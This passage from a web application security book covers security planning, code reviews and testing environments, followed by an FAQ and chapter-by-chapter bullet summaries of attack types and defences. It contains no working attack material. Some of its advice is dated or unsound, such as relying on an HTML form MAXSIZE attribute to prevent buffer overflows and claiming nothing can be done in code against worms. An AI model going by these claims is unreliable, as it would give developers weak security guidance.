Having a security plan in place at the application level is the next step that we need to cover. This can actually be kept short and simple because we have discussed this at length throughout the entire book, and especially within this chapter. Planning is critical to the development process—planning for security at the beginning of a project, not after the development work has already been completed. That should be the first step taken in your security plan for Web development. You also need to make certain that you participate in code reviews and use a source control product for version control and change control. You need to test as you write code, and after the code is "complete," you need to pass your work off to the QA team for true, full testing. Obviously this is a simplified version of what a security plan should be, but it certainly covers the high points.

Security Planning at the Desktop Level

To maintain security at a desktop level requires an effort both from network administrators and from end-users. Network administrators should go over desktop security with end-users, explaining the benefits of security levels for browser use and how to be cautious when opening e-mails and viewing attachments from unknown sources. Network administrators should take the time to answer any questions that less-educated end-users may have. Security also needs to be the end-users responsibility. At the desktop level, users should know enough to not download applications that they are unsure of, and they need to pay attention to warning messages that may be displayed, advising us of possible security issues. End-users should also take some time to stay current

on newly detected security concerns. Paying attention to what threats actually exist will only help to make things more secure. Being careful not to open attachments from untrusted sources is also the end-users' responsibility. E-mail security tools, such as ScanMail, can be expected to filter out some of the dangerous and/or virus packed e-mails, but not everything. New viruses are created at a fast pace, and it is impossible for any e-mail security tool to stay ahead of the hacker game.

End-users should also find out the policy in an organization on staying current with virus protection software, such as McAfee. Who has that responsibility within an organization? Sometimes it is the end-user that must download the latest releases to his own desktop, whereas in other organizations the network department handles it. Be aware of what the policy is and then strictly adhere to it. Common sense will be the best defense an end-user will have. If you're not sure, ask. Don't take a chance on something that may end up causing more harm than you can ever imagine.

Web Application Security Process

Security needs to be kept in mind throughout the entire development process. Understand that handling security is not just the network groups' responsibility. We really can't expect the network people to understand how to make our code secure after we make it functional. That just makes no sense at all. What needs to happen is that security needs to be considered from the start. As soon as you get the initial requirements, you need to start thinking about how security can be a part of the development effort.

1. Start off any new project with a meeting for all involved developers.
2. Define project goals.
3. Brainstorm security concerns and working solutions for each issue.
4. Determine work effort for defined project goals and security issues.

5. Decide whether or not the project will continue based on results of items 2 through 4.

Let's face it, sometimes what key people want is not always something that can be accomplished in a secure manner. Suggesting alternatives is a good way to get everyone thinking about not only how important security really is, but also possibly about better ways to accomplish project goals.

After you are able to make the determination that all development work can be completed without compromising existing security and/or without leaving out security in the new development work, then the following can be determined.

1. Determine what types of code reviews will be completed (structured walkthrough and/or informal) and the schedule to be followed for reviews. A good code review process to follow is to have weekly code reviews during a project's life cycle. However, if the project is rather large, then meeting twice weekly or even daily might be a better option. The regular weekly reviews should be completed in an informal manner, making it much easier for developers to make corrections and move forward in the development effort. Having a structured walkthrough at the halfway point of the project—and another just as the development effort is wrapping up—is probably a good idea. This will help to keep everyone on the same page.
2. Publish coding standards for developer use and discuss them in an open forum.
3. Review or implement standard rules for version control software with developers, DBAs, and QA.
4. Determine a schedule for testing and determine the environments for which testing will be completed. Also discuss and publish the process for defect tracking and regression testing. Ideally you should have three different environments. The first environment should be the development area. The development area is really the developer's playground and no "true" testing

should take place within this area. The "dev" area is strictly for work and preliminary testing by developers. After you have determined that the code you have written is stable, functional, and secure, make plans to move the code to a staging testing environment, where testing is conducted by QA. What often happens is that defects are discovered in the staging area, developers are informed, and then work is begun again in the development area. After the defects have been fixed, the new code is moved back to staging, and QA starts their process all over again. There are times when this can go back and forth numerous times before all defects are worked out. Once that is determined, the migration to the third environment, production, can begin.

5. Develop process for releases and release notes as the development/testing phases move forward.

Summary

Throughout this chapter we have covered how examining the internal parts can provide an all-around security plan. Although this book focuses on the importance of security from an application development standpoint, this chapter in particular discusses the need to have security from beginning to end, from the network level down to the desktop level. By thinking about security from every possible angle, you are less likely to suffer at the hands of a hacker. It's not enough to just think about security from one position; it needs to be a part of everything that you do. If you think of security in these terms, it may be more beneficial and easy to understand. If you do everything you can to make your applications secure, but nothing is really done at the network level aside from having a firewall in place, a hacker is going to break-in and possibly exploit your code. By the same token, if you assume that all security is happening at the network level, then you may as well invite a hacker into your code. Think security from every level.

Security at a development level cannot just mean watching for back doors and knowing current languages and known threats. You have to take extra steps, such as having your code examined. Take part in code reviews, both by asking your co-workers to review your code and by reviewing the code of your teammates. It's a really great way to not only learn more about development work, but also a terrific way to find exploits that may exist in your code that you were not even aware of. Plus, it helps to develop better communication among co-workers.

You should also use available tools to aid in your development and security effort whenever possible. Some really great things are on the market, and organizations should be taking advantage of the tools that will aid in security. Rule-based analyzers are one place to start. Rule-based analyzers do a really good job of helping developers to "see" mistakes within their coding effort that may otherwise have gone unnoticed and are possible areas that a hacker could exploit. Using configuration management/version control software, such as VSS or StarTeam, is another great way to assist in secure development. These tools help ensure that code is versioned, that release notes are included, that the

latest changes are incorporated, that defects are tracked; they also have numerous other features.

Find out what the coding standards are for your organization and then follow them. If none are in place, then make efforts to have some developed. If everyone is working from the same guidelines, it is much easier to make, track, and implement changes. Coding standards make it easier for everyone on the development team to work with the same stored procedures, data, tables, or anything else. If everyone is using the same methods for development work, all developers will know what to look for as well as what to expect. Some areas that could be included in coding standards are comments in the header section or perhaps variable declaration comments and/or comments for each code section.

The most important fact to remember when working on any project or development effort is planning. Sometimes it seems that not everyone understands the importance of security, or everyone thinks that security is someone else's area of concern. Plan to incorporate security from the start of a project and ask questions as to how security issues are being handled. The sooner the words "how is security being handled for this project?" are spoken, the sooner people will remember that security needs to be considered from the beginning of a project. General awareness of security will help, which may mean asking questions of management to understand what the organizations feelings are towards security. Make everyone aware that security is as much a concern for developers as it is for network administrators.

Solutions Fast Track

Examining Your Code

- ☑ Two types of code reviews are used during the development process: structured walkthroughs and informal peer-to-peer reviews.
- ☑ Code reviews are completed in an effort to uncover defects in logical code, check code functionality, and find security holes and syntax errors; they also look for efficient and concise code.

Being Aware of Code Vulnerabilities

- ☑ QA tests development work to weed out existing weaknesses or exploitable code that developers miss during code reviews.
- ☑ It is an impossibility that an application will be defect-free when it is released, but the application should at least have all critical, very high, and high defects fixed prior to being moved to production.

Using Common Sense When Coding

- ☑ Using tools such as rule-based analyzers, debuggers, and version control software not only assist in the development effort, but also aid in the security of your application.
- ☑ Having coding standards in place and published within your organization not only helps to keep code consistent from one developer to another, but they also ensure portability of development work.

Creating a Security Plan

- ☑ You should have a security plan within your organization that covers security at a network level, application level, and workstation level. Security is the responsibility of everyone, not just network administrators or developers.
- ☑ Security needs to be considered from the beginning of a project, not mid-project or as an afterthought. Building in security is much easier and cost-effective from the beginning.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: I am a developer for a small firm and because we have so little staff, I always review my own code. Will this create a problem if I am always careful in my review and my applications work the way they're supposed to without any noticeable bugs upon release?

A: Your code may have security holes that a clever, malicious hacker could exploit to gain access to a system or simply use to crash the application. Apart from that, there may be more efficient ways to achieve what you have with less code, which could be pointed out by a more experienced developer. Knowledge gained during a review often saves time on future projects.

Q: The code review process outlined here seems to be quite lengthy. What if there are not enough resources to perform all these steps?

A: The code review process discussed here is the ideal situation. Not every company or department has the resources to be so thorough. In this event, peer review is a good place to start. Getting a fresh pair of eyes on your code will invariably turn up some code that needs to be changed or tightened up.

Q: I am the lead developer for an e-commerce company, and we are considering purchasing a configuration management software tool, but I have some reservations about spending that kind of money on a tool that really doesn't do all that much. Does a tool like Microsoft's Visual SourceSafe or StarTeam provide anything more than just a guarantee that two developers aren't working on the same program at the same time?

A: StarTeam offers not only configuration management, but also defect tracking, versioning, and Web interface and document comparison. VSS has many of the same features. Both tools offer excellent project management tools, making it easier to know what phase of a project the code set is in.

Q: My company has written an application for its Web storefront. We are very concerned that someone has been stealing credit card numbers from our application and need to figure out a way to stop it. What is the best solution for our problem?

A: A security plan that encompasses, network-, application-, and system-level security during the initial stages of the application development process would have been the ideal solution to head off any problems at the pass. However, a problem of this magnitude may still benefit from a security patch to clean up the mess.

Appendix

Hack Proofing Your Web Applications Fast Track

This Appendix will provide you with a quick, yet comprehensive, review of the most important concepts covered in this book.

❖ Chapter 1: Hacking Methodology

A Brief History of Hacking

- ☑ In the 1960s, it was the ARPANET, the first transcontinental computer network, which truly brought hackers together for the first time. The ARPANET was the first opportunity that hackers were given to truly work together as one large group, rather than working in small isolated communities.
- ☑ In the mid-1970s, Steve Wozniak and Steve Jobs—the very men who founded Apple Computer—worked with Draper, who had made quite an impression on them, building "Blue Boxes," devices used to hack into phone systems. Jobs went by the nickname of "Berkley Blue" and Wozniak went by "Oak Toebark." Both men played a major role in the early days of phone hacking or *phreaking*.
- ☑ Congress passed a law in 1986 called the Federal Computer Fraud and Abuse Act. It was not too long after that law was passed by Congress that the government prosecuted the first big case of hacking. (Robert Morris was convicted in 1988 for his Internet worm.)

What Motivates a Hacker?

- ☑ Notoriety: The knowledge a hacker amasses is a form of power and prestige.
- ☑ Challenge: Discovering vulnerabilities, researching a mark, or finding a hole nobody else could find are intellectual challenges.
- ☑ Boredom: Finding a target is often a result of happening across a vulnerability in time-consuming, wide-ranging probes, not seeking it out in a particular place.
- ☑ Revenge: A disenfranchised former employee, who knows the code, network, or other forms of protected information intimately, may use that knowledge for leverage towards "punishment."

Chapter 1 Continued

- ☑ Somewhere in between the definition of an ethical hacker and a malicious hacker lies the argument of legal issues concerning any form of hacking. Is it ever truly okay for someone to scan your ports or poke around in some manner in search of an exploitable weakness?
- ☑ A security professional will provide the edge that is needed to fix existing issues while providing the training, planning, and insight that can be used to prevent future vulnerabilities. Of course, no security professional will be able to protect your organization from every future attack.

Understanding Current Attack Types

- ☑ A recent example of a DoS/DDoS attack occurred when Microsoft was brought to its knees in February of 2001. The attack by hackers was just one more sign to the Internet industry that hackers are very much able to control sites when they feel they have a point to prove.
- ☑ Traditional DDoS attacks happen at the server level but can also occur at the application level with a buffer overflow attack, which in essence is a denial of service attack.
- ☑ Viruses are designed to replicate and to elude detection. Like any other computer program, a virus must be executed to function (it must be loaded into the computer's memory) and then the computer must follow the virus's instructions. Those instructions are what is referred to as the payload of the virus. The payload may disrupt or change data files, display a message, or cause the operating system to malfunction.
- ☑ Just as with viruses, there is nothing that a developer can do to protect against a worm attack. Code can't be written any tighter to prevent a worm attack on your machine or that of an end-user.
- ☑ Mobile code applications, in the form of Java applets, JavaScript, and ActiveX controls, are powerful tools for distributing information.

Chapter 1 Continued

They are also powerful tools for transmitting malicious code. Rogue applets do not replicate themselves or simply corrupt data as viruses do, but instead they are most often specific attacks designed to steal data or disable systems.

☑ Obtaining a user's name and social security number or credit card information is enough information for a malicious hacker to cause damage to the victim. A malicious hacker could find all pieces of information in one centralized location, such as in bank records.

Recognizing Web Application Security Threats

☑ Application hacking allows an intruder to take advantage of vulnerabilities that normally occur in many Web sites. Because applications are typically where a company would store their sensitive data, such as customer information including names, passwords, and credit card information, it is an obvious area of interest for a malicious attack.

☑ Hidden manipulation occurs when an attacker modifies form fields that are otherwise hidden on an e-commerce Web site, such as prices and discount rates. Surprisingly, this type of hacking requires only a common HTML editor like those available with today's popular Web browsing software.

☑ Parameter tampering may occur upon a failure to confirm the correctness of CGI parameters embedded inside a hyperlink, and can be used for an intrusion into a site. Parameter tampering allows the attacker access to secure information without the need for passwords or logins.

☑ Cross-site scripting is the ability to insert malicious programs (scripts) into dynamically generated Web pages. The scripts are disguised as legitimate data, such as comments on a customer service page, and because of this disguise are then executed by a users Web browser. Part of the problem is that when a browser downloads a

Chapter 1 Continued

page containing malicious code, the browser does not check the validity of the script.

- ☑ A buffer overflow attack is done by deliberately entering more data than a program was written to handle. They exploit a lack of boundary checking on the size of input being stored in a buffer. The extra data will overflow the memory set aside to accept it and overwrite another region of memory that was meant to hold some of the program's instructions. The newly introduced values can be new instructions, which could give the attacker control of the target computer.
- ☑ When a hacker is using "cookie poisoning," he is usually someone who has authorized access to the Web application in the first place. The hacker may alter a cookie stored on his computer and send it back to the Web site. Because the application does not expect changes to the cookie, it may process the poisoned cookie. The effects are usually changed fixed data fields.

Preventing Break-Ins by Thinking Like a Hacker

- ☑ By examining the very methods that hackers use to break into and attack Web sites, we should be able to use those same practices to prevent an attack from happening on our Web site. You test your code for functionality; one step further is to test for security, to attempt to break into it by some possible hole that may have been unintentionally left in.
- ☑ Optimal security reviews and testing occurs using the knowledge and skills of a development team, a QA team, and an information security team.

❖ Chapter 2: How to Avoid Becoming a Code "Grinder"

What Is a Code Grinder?

- ☑ A code grinder is someone who works in an environment where creativity is not encouraged and strict adherence to rules and regulations is the law.
- ☑ Code grinders' ideas are not usually solicited during phases such as design; they are looked at as implementers only.

Thinking Creatively When Coding

- ☑ Be aware of outside influences on your code, expect the unexpected!
- ☑ Look for ways to minimize your code; keep the functionality in as small a core as possible.
- ☑ Review, review, review! Don't try to isolate your efforts or conceal mistakes. Never let a program go to test until it has been looked at by a peer developer. You'll be surprised at what a fresh perspective can bring to the table.

Security from the Perspective of a Code Grinder

- ☑ Business controls do not necessarily equate to security.
- ☑ You, as the developer, are responsible for the security of your application.

Building Functional and Secure Web Applications

- ☑ Check and double check the values of your input variables before you do anything with them.

Chapter 2 Continued

- ☑ Be aware of vulnerabilities you might be introducing and do all you can to mitigate their risks. You can't always get rid of every potential vulnerability, but you can do a lot towards preventing exploit.
- ☑ Use the least amount of privilege you can get away with. Don't let your program run as system or under Administrative rights on a Windows machine or with SUID permissions on a Unix system unless you absolutely have to. If you can't think of another way, ask others for insight.

❖ Chapter 3: Understanding the Risks Associated with Mobile Code

Recognizing the Impact of Mobile Code Attacks

- ☑ Browser attacks can occur by visiting Web pages. As soon as an HTML Web page appears, the mobile code will automatically begin executing on the client system.
- ☑ Mail client attacks occur when a piece of e-mail is sent using HTML-formatted messages. Once the message is opened or viewed in the preview window, it will begin executing.
- ☑ Documents can contain small pieces of code called macros that may execute when a document is opened. This code has the power to be damaging, since it has access to many system resources.

Identifying Common Forms of Mobile Code

- ☑ VBScript and Microsoft JScript allow interaction with ActiveX controls, which can cause security problems if the ActiveX control allows access to restricted system resources.
- ☑ The ActiveX security mechanism contains unsafe code by asking users if they wish to allow the ActiveX control to be installed.

Chapter 3 Continued

- ☑ Java applets are the safest type of mobile code. To date, there have been no serious security breaches due to Java applets.
- ☑ The greatest threat from e-mail attachments is Trojan programs that claim they do one thing, when in fact, they do something malicious.

Protecting Your System from Mobile Code Attacks

- ☑ There are two approaches to protecting against security threat. One is to use knowledge and technical skill to manually protect user systems. The second is to use security applications designed specifically to automatically deter security threats.
- ☑ Different types of security applications include virus scanners, Back Orifice detectors, firewall software, Web-based tools, and client security updates.

❖ Chapter 4: Vulnerable CGI Scripts

What Is a CGI Script, and What Does It Do?

- ☑ CGI is used by Web servers to connect to external applications. It provides a way for data to be passed back and forth between the visitor to a site and a program residing on the Web server. CGI isn't the program itself, but the medium used to exchange information between the Web server and the Internet application or script.
- ☑ CGI uses server-side scripting and programs. Code is executed on the server, so it doesn't matter what type of browser the user is using when visiting your site.
- ☑ Uses for CGI are found at sites such as eBay and e-commerce sites that may use more complex CGI scripts and programs for making transactions; guest books, chatrooms, and comment or feedback forms are another common use for CGI programs.

Chapter 4 Continued

- ☑ CGI should be used when you want to provide a dynamic, interactive Web page, and need to take advantage of the Web server's functions and abilities. They are an excellent means to searching and storing information in a database, processing forms, or using information that is available on the server and cannot be accessed through other methods. However, you should consider using CGI programs when interaction with the user will be limited.
- ☑ Many ISPs don't provide CGI support, as poorly written scripts and programs are a security risk, and may jeopardize the security of that site and others hosted on their Web server.

Break-Ins Resulting from Weak CGI Scripts

- ☑ One of the most common methods of hacking a Web site is to find and use poorly written CGI scripts. Using a CGI script, you may be able to acquire information about a site, access directories and files you wouldn't normally be able to see or download, and perform various other unwanted and unexpected actions.
- ☑ It is important that you ensure that the form used to collect data from users is compatible with the CGI script.
- ☑ Your code should analyze the data it is receiving, and provide error-handling code to deal with problems. Error handling deals with improper or unexpected data that's passed to the CGI script. It allows you to return messages informing the user that certain fields haven't been filled out, or to ignore certain data.
- ☑ *Wrapper* programs and scripts can be used to enhance security when using CGI scripts. They can provide security checks, control ownership of a CGI process, and allow users to run the scripts without compromising your Web server's security.

Chapter 4 Continued

Languages for Writing CGI Scripts

- ☑ A *compiled* CGI program would be written in a language like C, C++, or Visual Basic. With this type of program, the source code must first be run through a compiler program. The compiler converts the source code into machine language that the computer on which the program is run can understand. Once compiled, the program then has the ability to be executed.
- ☑ An *interpreted* language combines compilation and execution. When a user requests a script's functionality, it is run through a program called an *interpreter*, which compiles it and executes it. For example, when you run a Perl script, it is compiled every time the program is executed.
- ☑ One issue with Unix shell programs is that you are more limited in controlling user input and other security issues than in other languages.
- ☑ Perl has become a common method of creating CGI scripts. While a good choice for new programmers, it should not be mistaken as being a poor choice for complex programs. One problem with Perl is that, because it is interpreted, it is compiled and executed as one step each time the program is called. For this reason, there is greater possibility that bad data submitted by a user will be included as part of the code.
- ☑ C or C++ are another option. A common problem that occurs when Internet programs are created with C or C++ is buffer overflows. A way to avoid this problem is to use the MAXSIZE attribute for any fields used on a form. This will limit the amount of data a user can enter through normal means.

Advantages of Using CGI Scripts

- ☑ CGI is beneficial because all code is run on the server. JavaScript, ActiveX components, Java applets, and other client-side scripts and

Chapter 4 Continued

programs all run on the user's computer. This makes it possible for adept hackers to make use of this information and attack your site.

☑ With CGI, you can protect yourself by controlling permissions to various directories, hiding code within compiled programs, and other methods.

Rules for Writing Secure CGI Scripts

☑ Limit user interaction.

☑ Don't trust input from users.

☑ Don't use GET to send sensitive data.

☑ Never include sensitive information in a script.

☑ Never give more access than is absolutely necessary.

☑ Program on a computer other than the Web server, and ensure that temporary files and backup files of your scripts are removed from the server before your site goes live.

☑ Double-check the source code of any third-party CGI programs.

☑ Test your CGI script or program.

❖ Chapter 5: Hacking Techniques and Tools

A Hacker's Goals

☑ Intruders will utilize numerous tactics and tools to evade detection when they scan your networks and systems. They may use stealth scans or fragmented TCP packets.

☑ Skilled intruders will carefully plan their attack for when you least expect it. Based on their early reconnaissance of your systems, they will already have assembled the tools to take control of your system after it has been successfully penetrated.

Chapter 5 Continued

- ☑ Rootkits are compilations of tools that contain Trojan versions of common system-monitoring utilities and modified kernel patches and shared library objects that will allow the intruder to remain on your system undetected.
- ☑ Some intruders may immediately alert you to their presence by defacing your Web site, whereas others will be as quiet as they can so that they can watch what you're doing. Others may ultimately utilize your system as a launching site by which they may attack other networks with impunity.
- ☑ The same tools that intruders use to gauge your network's vulnerabilities can be used to your benefit. By staying as current on vulnerability reports and intrusion utilities as the attackers do, you can better defend your systems.

The Five Phases of Hacking

- ☑ **Creating an attack map** Intruders utilize many publicly-available information resources to gather information on your site without even visiting it. Tools such as Name Server Lookup (**nslookup**) and ARIN provide a wealth of information by which an intruder can start to assemble a picture of your network.
- ☑ **Building an execution plan** The intruder has three crucial elements in mind when forming the attack execution plan: a vulnerable service, the OS of the target system, and the appropriate remote and local exploit code necessary to carry off a successful intrusion.
- ☑ **Establishing a point of entry** The latest vulnerability is often the least defended. The intruder knows this and will make his first attempts on your networks based on this principle. The intruder will also perform a scan of your systems to determine what hosts are online and what other potentially vulnerable services they offer.
- ☑ **Continued and further access** After an intruder has initially determined the method of attack, he will carefully test the potential

Chapter 5 Continued

vulnerability for signs that it will respond to his attack with a successful intrusion. He will likely attempt these tests from multiple IP ranges so as not to raise any alarms.

☑ **The attack** The intrusion itself will happen relatively quickly. The intruder will gain a foothold through a vulnerable service, but the heart of the attack will lie in how well he covers his tracks following the initial penetration.

Social Engineering

☑ Rather than exploit weaknesses in software design to get into your site, an intruder may exploit human trust relationships to acquire sensitive data. The attacker may simply acquire seemingly inconsequential data that will ultimately afford him a clearer view of how he can electronically exploit your site.

☑ It is exceedingly easy for the attacker to impersonate authorized personnel via written communications such as e-mail, postal mail, and instant messaging. Whether through outright impersonation or digital sleight-of-hand, users can be tricked into divulging data (such as login IDs and passwords) that can be used to breach your systems.

☑ Through impersonation of authorized personnel (or even the opposite sex) via the telephone, the attacker can gather information from unsuspecting employees. Careless disposal of internal documents can also afford the attacker a wealth of useful data when he digs through your company's trash.

☑ By use of false ID badges or simply by acting as if he belongs where he is, an intruder can gain physical access to the plant where your systems are used by authorized personnel. By accessing your physical systems, he can perform extensive reconnaissance that he can use for further social engineering attacks—by which he can gain still greater amounts of information that he can later use to attack your site.

Chapter 5 Continued

The Intentional "Back Door" Attack

- ☑ The vast majority of computer-related security incidents are due to malicious insiders. Disgruntled employees are almost exclusively the cause of these incidents.
- ☑ Back door attacks entail situations in which a developer introduces a nonapproved, hidden login or authentication method by which he can—through unorthodox means—access the system and its data.
- ☑ Back door attacks can be readily discovered and tracked down when the code base is maintained through a revision control system, is thoroughly documented, and is maintained by a robust and current software process diagram.

Exploiting Inherent Weaknesses in Code or Programming Environments

- ☑ The ambitious intruder isn't just interested in breaching your system through common exploits. If he's after your software, he'll also want to evaluate *that* for weaknesses and vulnerabilities.
- ☑ The intruder will likely download all of the information related to your project that he can find. He won't analyze it on your system because that would likely give away his presence.
- ☑ Through the use of hex editors, debuggers, and disassemblers, the attacker will be able to assess the sorts of vulnerabilities and weaknesses your software holds, even if he can only acquire copies of the binary executables.

The Tools of the Trade

- ☑ Through the use of hex editors, the attacker can view and edit any executable or binary file, seeking hidden commands, execution flags, and/or possible back doors that may have been inserted by developers.

Chapter 5 Continued

- ☑ A debugger is used to analyze how a program behaves when it's executed. Through use of this tool, an attacker can track multiple facets of a program, including—but not limited to—any function and the names and values assigned to function arguments, as well as local variables. These can assist the intruder in determining runtime weaknesses in the program.
- ☑ Disassemblers allow the attacker to convert a binary program down to its assembly (machine code) origin. Disassemblers also allow the attacker to radically alter the program's functions by inserting or removing jumps and calls as well as importing selected functions.

❖ Chapter 6: Code Auditing and Reverse Engineering

How to Efficiently Trace through a Program

- ☑ Tracing a program's execution from start to finish is too time-intensive.
- ☑ You can save time by instead going directly to problem areas.
- ☑ This approach allows you to skip benign application processing/calculation logic.

Auditing and Reviewing Selected Programming Languages

- ☑ Uses of popular and mature programming language can help you audit the code.
- ☑ Certain programming languages may have features that aid you in efficiently reviewing the code.

Chapter 6 Continued

Looking for Vulnerabilities

- ☑ Review how user data is collected.
- ☑ Check for buffer overflows.
- ☑ Analyze program output.
- ☑ Review file system interaction.
- ☑ Audit external component use.
- ☑ Examine database queries and connections.
- ☑ Track use of network communications.

Pulling It All Together

- ☑ Use tools such as Unix *grep*, GNU *less*, the DOS **find** command, UltraEdit, the free ITS4 Unix program, or Numega to look for the functions previously listed.

❖ Chapter 7: Securing Your Java Code

Overview of the Java Security Architecture

- ☑ The five tenets of security are: containment, authentication, authorization, encryption, and auditing.
- ☑ Security systems that are implemented at the JVM level are far less likely to contain holes than security implemented at the application level. When possible, try to use the security mechanisms provided in Java.
- ☑ The new sandbox mechanism with Java 2 allows fine-grained access to system resources.

Chapter 7 Continued

How Java Handles Security

- ☑ Class-loaders are used for loading in classes from any byte-stream.
- ☑ The byte-code verifier is used by the JVM to double-check the integrity of Java byte-code before running it.
- ☑ Java protected domains is the API Java uses for allowing fine-grained access to system resources.

Potential Weaknesses in Java

- ☑ Limit the number of transactions a client can perform on a server. This can be done by providing a single login account for each user.
- ☑ Limit the number of threads that can be created on the server. If too many threads are in play, it should tell the user the system is busy rather than crashing.
- ☑ Use an RMI Security Manager to restrict code from infiltrating your server as Trojan horses.

Coding Functional but Secure Java Applets

- ☑ Message digests can be used to ensure that data has not been changed.
- ☑ Digital signatures can be used to identify entities on the Internet.
- ☑ Encryption allows data to remain private, even when transferred over the Internet.

❖ Chapter 8: Securing XML

Defining XML

- ☑ XML defines a logical structure used in defining and formatting data. XML's power lies in its simplicity because it is easy to understand, easy to use, and easy to implement.
- ☑ XSL allows for the transformation of XML into virtually any format, including HTML. XSL is very powerful being a full programming language and makes it even easier for XML to communicate to virtually any entity on the Internet.

Creating Web Applications Using XML

- ☑ XML and XSL should be used in conjunction with HTML when creating your Web applications. With these tools, your Web applications will be easier to maintain and can support a wider variety of browsers.
- ☑ XML should not only be used in communicating with different entities over the Internet, but should be used as a means of communication within your application also. This provides for an architecture that is easier to integrate to and easier to extend in the future.

The Risks Associated with Using XML

- ☑ Anything and everything on the Internet is vulnerable. Expose only data and code that is absolutely necessary.
- ☑ If information is not meant to be seen, it is much safer to transform the XML document to exclude the sensitive information prior to delivering the document to the recipient, rather than encrypt the information within the document.
- ☑ XSL is a complete programming language, and at times may be more valuable than the information contained within the XML it transforms. When you perform client-side transformations, you

Chapter 8 Continued

expose your XSL in much the same way that HTML is exposed to the client.

Securing XML

- ☑ Use existing methods of security to protect your XML. HTTPS works with your XML in the same way it does with HTML.
- ☑ Try to keep everything on the server. Perform your XSL transformation on the server, thus only sending HTML or relevant XML to the client.
- ☑ The goal of the XML Encryption specification (currently in working-draft form) is to describe a digitally encrypted Web resource using XML. The specification provides for the encryption of an element including the start and end tags, the content within an element between the start and end tags, or the entire XML document. The encrypted data is structured using the <EncryptedData> element.
- ☑ The XML Digital Signature specification is a fairly stable working draft. Its scope includes how to describe a digital signature using XML and the XML-signature namespace. The signature is generated from a hash over the canonical form of the manifest, which can reference multiple XML documents.

❖ Chapter 9: Building Safe ActiveX Internet Controls

The Dangers Associated with Using ActiveX

- ☑ By sandboxing a Java applet, you ensure that the application is running in its own protected memory area, isolated from things such as the file system and other applications. ActiveX controls, on the other hand, have the same rights as the user who is running them after they are installed on a computer. Microsoft does not guarantee that the author is the one using the control, or that it is being used in the way it was intended, on a site or pages that it was intended for, and further, cannot guarantee that the owner of the site or someone else has not modified the pages since the control was put in place.
- ☑ After a control is marked as safe, other applications and controls have the ability to execute the control without requesting your approval. Just because you have a specific use in mind for a control does not mean that someone else cannot find a different use for it.
- ☑ A common vulnerability in ActiveX controls is releasing versions that have not been thoroughly tested and contain bugs such as the *buffer overflow* bug. Take the extra time required to do thorough testing and ensure that your code contains proper bounds checking on all values that accept variable length input.
- ☑ You can use options such as Security Zones and SSL protocols to place limits on controls.
- ☑ You have access to the CodeBaseSearchPath in the system registry, which controls where your system will look when it attempts to download ActiveX controls.
- ☑ You have the IEAK, which you can use to define and dynamically manage ActiveX controls.

Chapter 9 Continued

Methodology for Writing Safe ActiveX Controls

- ☑ Thoroughly document your control. You should also design your control with the minimum functionality required to accomplish its task.
- ☑ If your control violates *any* of the following, it should *not* be marked as safe:
  - Accessing information about the local computer or user.
  - Exposing private information on the local computer or network.
  - Modifying or destroying information on the local computer or network.
  - Faulting of the control and potentially crashing the browser.
  - Consuming excessive time or resources such as memory.
  - Executing potentially damaging system calls, including executing files.
  - Using the control in a deceptive manner and causing unexpected results.
- ☑ Microsoft's ActiveX SDK kit is a set of utilities that you will need to sign and test your CAB files. The main components are makecert.exe, cert2spc.exe, signcode.exe, and checktrust.exe. These tools are also part of the upcoming Microsoft.NET Framework.

Securing ActiveX Controls

- ☑ To sign a control, you need a digital code-signing certificate or ID from a CA. The two leading CAs for signing ActiveX controls in the United States are VeriSign (www.verisign.com) and Thawte (www.thawte.com).

Chapter 9 Continued

- ☑ By offering a free timestamping service, VeriSign may save you a little work in the long run when it comes to maintaining old code. VeriSign allows Thawte customers to use their time-stamping server.
- ☑ There are two different methods for marking a control as safe: using the safety settings in the Package and Deployment Wizard (or using the Windows Registry); or implementing the IObjectSafety interface.
- ☑ The major advantage of using IObjectSafety is that you can have a single version of your control that performs safe under certain circumstances and unsafe under others. Unlike the other method of marking a control as safe, it does not have to depend on registry entries.

❖ Chapter 10: Securing ColdFusion

How Does ColdFusion Work?

- ☑ ColdFusion is an application server that takes a request from the Web server and delivers a document back that can be sent to the browser.
- ☑ ColdFusion caches pages for increased performance.
- ☑ ColdFusion uses a tag-based language to enhance programming speed and capability.

Preserving ColdFusion Security

- ☑ Secure access to directories where people should not be allowed. Use the Web server in addition to any ColdFusion security you may write.

Chapter 10 Continued

- ☑ ColdFusion is only as secure as the machine it is on. If the machine has security holes, then ColdFusion (and any other application) is vulnerable.
- ☑ Attack your own machine from time to time to make sure it is secure.

ColdFusion Application Processing

- ☑ There are three "levels" to data validation. The first is checking for the existence of the data you're expecting. The second is checking the data type that is being passed. The third is to actually have the program review the data before it is used. These three forms of validation are not exclusive. In many cases, all three will be used to have a complete check of the data.

Risks Associated with Using ColdFusion

- ☑ If you keep the default documents and example applications on your system, you are providing access to an attacker.
- ☑ If you give people information about your system, you are helping them attack you.
- ☑ If you do not validate the data your application is accepting, you may be attacked.

Using Per-Session Tracking

- ☑ The **CFAPPLICATION** tag must be "on" each page that will be part of session tracking.
- ☑ All usage of session and/or application variables must be in a **CFLOCK**.

Chapter 10 Continued

- ☑ Session and application variables exist until they time out or the server is cycled.

❖ Chapter 11: Developing Security-Enabled Applications

The Benefits of Using Security-Enabled Applications

- ☑ A decent hacker can exploit weaknesses in any application, after he is familiar with the language it was created in.
- ☑ Not everyone in your organization needs access to all information.
- ☑ A means of authentication, authorization, and nonrepudiation is an integral part of securing your applications, both on the Web and within your private networks.

Types of Security Used in Applications

- ☑ Digitally signing code establishes the identity of the legal creator of the application that the code makes up. Digital signatures are usually contained within digital certificates. They can be used in documents whether they are encrypted or not.
- ☑ PGP can be used to not only encrypt and decrypt e-mails, but it can also be used to encrypt or decrypt data files attached to e-mails, as well as to send digital signatures that verify the identity of the sender. The twist that PGP puts on public key encryption is that it uses a special faster/shorter encryption algorithm to encrypt the content of a message, instead of simply the recipient's public key. PGP has no backdoors.
- ☑ The S/MIME standard describes how to encrypt messages and include digital signatures within them via PKCS-7. S/MIME is

Chapter 11 Continued

used mostly for simply signing e-mail messages so that the receiving e-mail program and the actual recipient has assurance that the e-mail was, in fact, sent by the user whose name appears at the top of the message. If the message has been tampered with in any way, the digital signature that S/MIME affixes to the message is changed and cannot be verified by the recipient.

